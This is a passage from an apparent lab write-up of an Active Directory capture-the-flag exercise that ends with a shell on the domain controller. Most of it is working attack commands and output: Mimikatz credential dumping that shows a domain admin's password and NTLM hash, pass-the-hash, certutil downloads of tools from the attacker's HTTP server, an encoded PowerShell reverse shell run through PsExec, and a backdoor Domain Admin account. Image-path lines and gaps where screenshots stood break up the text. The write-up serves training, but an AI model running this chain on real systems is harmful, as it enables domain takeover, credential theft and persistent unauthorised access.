After a couple of minutes, I terminated the connection and found the zip file on my machine.


```
┌──(abdullah㉿study-kali)-[~/Desktop/boxes/playground/mwr_corp]
└─$ ls -l
total 68
-rw-r--r-- 1 abdullah abdullah  8358 Nov 20 18:08 ADlabprofile.ovpn
drwxr-xr-x 3 abdullah abdullah  4096 Nov 20 18:41 http-bruteforcer
-rw-r--r-- 1 abdullah abdullah  8906 Nov 20 19:30 ingestor_intel.zip
-rw-r--r-- 1 abdullah abdullah  7168 Nov 20 19:04 revshell.exe
-rw-r--r-- 1 abdullah abdullah  1094 Nov 20 18:47 revshell.war
drwxr-xr-x 3 abdullah abdullah  4096 Nov 20 18:22 scans
-rw-r--r-- 1 abdullah abdullah 16554 Nov 20 18:39 tomcat-sweep
-rw-r--r-- 1 abdullah abdullah    81 Nov 20 18:43 valid_credentials.txt
```


I had everything I needed to map the domain. It was now time to begin launching Bloodhound. Bloodhound uses neo4j to store data, so that was initialized as well. More setup instructions can be found at https://bit.ly/3xal8Zt.

```
┌──(abdullah㉿study-kali)-[~/Desktop/boxes/playground/mwr_corp]
└─$ sudo neo4j console
[sudo] password for abdullah:
Directories in use:
  home:         /usr/share/neo4j
  config:       /usr/share/neo4j/conf
  logs:         /usr/share/neo4j/logs
  plugins:      /usr/share/neo4j/plugins
  import:       /usr/share/neo4j/import
  data:         /usr/share/neo4j/data
  certificates: /usr/share/neo4j/certificates
  run:          /usr/share/neo4j/run
Starting Neo4j.
WARNING: Max 1024 open files allowed, minimum of 40000 recommended. S
2021-11-21 01:32:08.268+0000 INFO  Starting...
2021-11-21 01:32:10.886+0000 INFO  ======== Neo4j 4.2.1 ========
2021-11-21 01:32:12.142+0000 INFO  Performing postInitialization step
2021-11-21 01:32:12.143+0000 INFO  Updating the initial password in c
2021-11-21 01:32:12.393+0000 INFO  Bolt enabled on localhost:7687.
2021-11-21 01:32:13.674+0000 INFO  Remote interface available at http
2021-11-21 01:32:13.675+0000 INFO  Started.
```


```
┌──(abdullah㉿study-kali)-[~]
└─$ bloodhound
```


Once Bloodhound was up and running, it was time to begin importing the data that was collected from the target. This was performed as shown below.




After the data was imported, I marked the Tomcat server as 'Owned' and instructed Bloodhound to map the shortest path from where I was right now, to the domain controller. The results returned are shown below.






This map indicated that there was a user called George.Smith.Adm who had a session to the machine I compromised. George was also a member of the Domain Admins group who had full access to the domain controller, and thus, immediately became my target. Because I had SYSTEM privileges on the machine, I could extract his credentials using a tool called 'MimiKatz.' I hosted MimiKatz on my HTTP server and downloaded it with CertUtil.

```
┌──(abdullah㉿study-kali)-[/opt/tools/active_directory/mimikatz/x64]
└─$ ls -l
total 1448
-rw-r--r-- 1 root root   32768 Jul 29 11:16 mimidrv.sys
-rw-r--r-- 1 root root 1354656 Jul 29 15:34 mimikatz.exe
-rw-r--r-- 1 root root   57760 Jul 29 15:34 mimilib.dll
-rw-r--r-- 1 root root   31136 Jul 29 15:34 mimispool.dll

┌──(abdullah㉿study-kali)-[/opt/tools/active_directory/mimikatz/x64]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
C:\tomcat\apache-tomcat-8.5.50\escalation>

start /b certutil.exe -urlcache -split -f http://192.168.22.2/mimikatz.exe mimikatz.exe


dir
dir
 Volume in drive C is Windows
 Volume Serial Number is 0042-F795

 Directory of C:\tomcat\apache-tomcat-8.5.50\escalation

21/11/2021  01:42    <DIR>          .
21/11/2021  01:42    <DIR>          ..
21/11/2021  01:26             8,906 20211121012547_BloodHound.zip
21/11/2021  01:02           347,648 jpv1.exe
21/11/2021  01:42         1,354,656 mimikatz.exe
21/11/2021  01:15            38,616 nc.exe
21/11/2021  01:26             9,483 NDMxOTQxYTEtZGFiYi00OThjLTgwM2EtMDA4M2MwMDc1NWIw.bin
21/11/2021  01:06             7,168 revshell.exe
21/11/2021  01:24           833,024 sharphound.exe
               7 File(s)      2,599,501 bytes
               2 Dir(s)  51,172,032,512 bytes free
```

After moving MimiKatz to the target, I executed it and dropped into its own shell. I then proceeded to escalate my privileges using the 'privilege::debug' command because the credentials I needed were stored in a sensitive part of memory.

```
mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 29 2021 11:16:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #


  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 29 2021 11:16:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

privilege::debug
Privilege '20' OK

mimikatz #
```

Now that my debug privileges were approved, I dumped all the logon passwords using the command 'sekurlsa::logonpasswords.' The first entry I received was exactly what I was looking for.

An important note for this step was that even though George's correct plaintext credentials were visible in the Kerberos section, they were not working due to some network error. I decided to proceed with his NTLM hashes instead since it was only a matter of time before I was detected.

```
sekurlsa::logonpasswords

Authentication Id : 0 ; 243840 (00000000:0003b880)
Session           : Batch from 0
User Name         : george.smith.adm
Domain            : UK
Logon Server      : DC2-2012
Logon Time        : 21/11/2021 00:06:09
SID               : S-1-5-21-714414244-665309000-1224845596-1107
        msv :
         [00010000] CredentialKeys
         * NTLM     : 7ef404e45749198c45b65039ed35a94c
         * SHA1     : b11012c623a7f7c04c5beadbef0ea9e7de14298a
         [00000003] Primary
         * Username : george.smith.adm
         * Domain   : UK
         * NTLM     : 7ef404e45749198c45b65039ed35a94c
         * SHA1     : b11012c623a7f7c04c5beadbef0ea9e7de14298a
        tspkg :
        wdigest :
         * Username : george.smith.adm
         * Domain   : UK
         * Password : (null)
        kerberos :
         * Username : george.smith.adm
         * Domain   : UK.MWR.COM
         * Password : 1qaz2wsx.
        ssp :
        credman :
```

Since I was conducting the attack with his hashes, I decided to perform a pass-the-hash attack. I opened a new listener on my machine and used MimiKatz to re-execute my old reverse shell binary (used during local privilege escalation) with the token of the George Smith user.

```
┌──(abdullah㉿study-kali)-[~]
└─$ rlwrap nc -nvlp 1619
listening on [any] 1619 ...
```

```
          sekurlsa::pth /user:george.smith.adm /domain:UK.MWR.COM /ntlm:7ef404e45749198c45b65039ed35a94c
/run:"C:\tomcat\apache-tomcat-8.5.50\escalation\revshell.exe"
user    : george.smith.adm
domain  : UK.MWR.COM
program : C:\tomcat\apache-tomcat-8.5.50\escalation\revshell.exe
impers. : no
NTLM    : 7ef404e45749198c45b65039ed35a94c
  |  PID  2828
  |  TID  2676
  |  LSA Process is now R/W
  |  LUID 0 ; 1327566 (00000000:001441ce)
  \_ msv1_0   - data copy @ 000000FB9E900090 : OK !
  \_ kerberos - data copy @ 000000FB9E92FCD8
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000000FB9E920DE8 (16) -> null
```

After a moment or so, I received a new shell. It is important to understand that even though the shell is running with NT AUTH / SYSTEM privileges (which we already had), it is also running with the token of the George Smith user. This means that any action I perform (like PsExec) in this new shell will be executed in the context of George Smith (who is a domain admin with rights to the domain controller).


```
┌──(abdullah㉿study-kali)-[~]
└─$ rlwrap nc -nvlp 1619
                                                1 ✕
listening on [any] 1619 ...
connect to [192.168.22.2] from (UNKNOWN) [192.168.22.150] 49450
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

whoami
whoami
nt authority\system

cd C:\tomcat\apache-tomcat-8.5.50\escalation\
```


At this point, I had a shell as George Smith on the Tomcat server, however, I wanted to get a remote session on the domain controller. One way to do this was PsExec, which is a remote management utility for administrators. Since it wasn't available natively, I downloaded it, and transferred it to the machine.

```
┌──(abdullah㉿study-kali)-[/opt/tools/useful_binaries/windows/psexec]
└─$ ls -l
total 1872
-rw-r--r-- 1 abdullah abdullah 1078672 May 25 16:40 PsExec64.exe
-rw-r--r-- 1 abdullah abdullah  834936 May 25 16:40 PsExec.exe

┌──(abdullah㉿study-kali)-[/opt/tools/useful_binaries/windows/psexec]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
psexec
psexec
'psexec' is not recognized as an internal or external command,
operable program or batch file.

start /b certutil.exe -urlcache -split -f http://192.168.22.2/PsExec64.exe psexec.exe

C:\tomcat\apache-tomcat-8.5.50\escalation>

 Directory of C:\tomcat\apache-tomcat-8.5.50\escalation

21/11/2021  02:48    <DIR>          .
21/11/2021  02:48    <DIR>          ..
21/11/2021  01:26             8,906 20211121012547_BloodHound.zip
21/11/2021  01:02           347,648 jpv1.exe
21/11/2021  01:42         1,354,656 mimikatz.exe
21/11/2021  01:15            38,616 nc.exe
21/11/2021  01:26             9,483 NDMxOTQxYTEtZGFiYi00OThjLTgwM2EtMDA4M2MwMDc1NWIw.bin
21/11/2021  02:48         1,078,672 psexec.exe
21/11/2021  01:06             7,168 revshell.exe
21/11/2021  01:24           833,024 sharphound.exe
21/11/2021  02:02         1,793,536 winPEASx64.exe
```

Once PsExec was available to me, I needed a one-line reverse shell command which I could use on the domain controller to get a remote session. I generated one using a shell generation web site located at https://www.revshells.com/.




Now that I had my reverse shell command as a condensed and encoded one-liner, I opened yet another listener on my machine, and executed it on the domain controller with the permissions of George Smith through the PsExec utility.

```
C:\tomcat\apache-tomcat-8.5.50\escalation>psexec.exe \\dc2-2012.uk.mwr.com cmd /c "powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZ
QB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5ADIALgAxADYAOAAuADIAMgAuADIAIgAsADEANgAyADEAKQA7ACQAcw
B0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQA
kAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABz
AHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApA
CkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAG
EAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHI
AaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQA
ZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAP
QAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPg
AgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwB
JAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0
AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByA
GUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA"
```

I received a shell on the domain controller after a couple of seconds as the George Smith user and captured the flag located in the C:\ drive.

```
┌──(abdullah㉿study-kali)-[~]
└─$ rlwrap nc -nvlp 1621
listening on [any] 1621 ...
connect to [192.168.22.2] from (UNKNOWN) [192.168.22.101] 53955

whoami
uk\george.smith.adm
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 4:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.22.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.22.1
hostname
DC2-2012
PS C:\Windows\system32>
```

```
    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        8/22/2013   4:52 PM                PerfLogs
d-r---        1/19/2020   9:47 AM                Program Files
d-----        8/22/2013   4:39 PM                Program Files (x86)
d-----        3/12/2020   1:24 PM                tmp
d-r---         2/9/2021   2:37 PM                Users
d----l        3/12/2020   1:23 PM                vagrant
d-----       11/21/2021   3:05 AM                Windows
-a----        3/12/2020  12:00 PM            103 delete-vagrant-user.ps1
-a----        3/12/2020   1:36 PM             36 flag.txt
-a----        2/25/2020   5:13 PM            488 pg-networking.ps1


type flag.txt; whoami; ipconfig; hostname
barbell-wrinkle
uk\george.smith.adm

Windows IP Configuration


Ethernet adapter Ethernet 4:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.22.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.22.1
DC2-2012
PS C:\>
```

## Step: 6 – Become enterprise administrator

After getting a shell on the domain controller, I had to reperform all the steps that were conducted on the Tomcat server. Since the domain controller can see things the Tomcat server cannot, I retransferred Netcat and the ingestor onto the domain controller. The transfer of tools is shown below.

```
┌──(abdullah㉿study-kali)-[/opt/tools/useful_binaries/windows/nc]
└─$ ls
doexec.c  generic.h  getopt.c  getopt.h  hobbit.txt  license.txt  Makefile  nc64.exe  nc.exe

┌──(abdullah㉿study-kali)-[/opt/tools/useful_binaries/windows/nc]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
start /b certutil.exe -urlcache -split -f http://192.168.22.2/nc.exe nc.exe
start /b certutil.exe -urlcache -split -f http://192.168.22.2/nc.exe nc.exe

c:\Windows\Temp\escalation>
[terminal]<  2:enum2  3:TOMCAT-LOW  4:TOMCAT-NTAUTH  5:neo4j  6:blood  7:python3- 8:DC BACKUP SHELL

 Directory of c:\Windows\Temp\escalation

11/21/2021  04:00 AM    <DIR>          .
11/21/2021  04:00 AM    <DIR>          ..
11/21/2021  03:57 AM             9,087 20211121035701_BloodHound.zip
11/21/2021  03:16 AM         1,354,656 mimikatz.exe
11/21/2021  04:00 AM            38,616 nc.exe
11/21/2021  03:21 AM             7,168 revshell.exe
11/21/2021  03:55 AM           833,024 sharphound.exe
11/21/2021  03:57 AM             9,656 ZDlmNWFiZjctMGNjYi00YzZhLThjZTItYzc0YWYyOTU1ZDMz.bin
               6 File(s)      2,252,207 bytes
               2 Dir(s)  52,102,942,720 bytes free
```

```
┌──(abdullah㉿study-kali)-[/opt/tools/active_directory/ingestors/sharphound]
└─$ ls
sharphound.exe  sharphound.ps1

┌──(abdullah㉿study-kali)-[/opt/tools/active_directory/ingestors/sharphound]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
start /b certutil.exe -urlcache -split -f http://192.168.22.2/sharphound.exe sharphound.exe
start /b certutil.exe -urlcache -split -f http://192.168.22.2/sharphound.exe sharphound.exe

dir
dir
****  Online  ****

 Directory of c:\Windows\Temp\escalation

11/21/2021  03:55 AM    <DIR>          .
11/21/2021  03:55 AM    <DIR>          ..
11/21/2021  03:16 AM         1,354,656 mimikatz.exe
11/21/2021  03:21 AM             7,168 revshell.exe
11/21/2021  03:55 AM           833,024 sharphound.exe
               3 File(s)      2,194,848 bytes
               2 Dir(s)  52,103,172,096 bytes free

c:\Windows\Temp\escalation>
```

I also created a new user called Hacker and added him to the Domain Admins group so that in the event of my shells dying, I could just login.

```
net user hacker H4cK#r12345 /add
net user hacker H4cK#r12345 /add
The command completed successfully.

c:\Windows\Temp\escalation>
```

```
net group "Domain Admins" hacker /ADD /DOMAIN
net group "Domain Admins" hacker /ADD /DOMAIN
The command completed successfully.

c:\Windows\Temp\escalation>
```

Once my tools were on the domain controller and my new back up user was created, I executed the ingestor, and exfiltrated the new zip file back to my machine for analysis with Bloodhound.

```
start /b sharphound.exe --CollectionMethod All
start /b sharphound.exe --CollectionMethod All

c:\Windows\Temp\escalation>
```

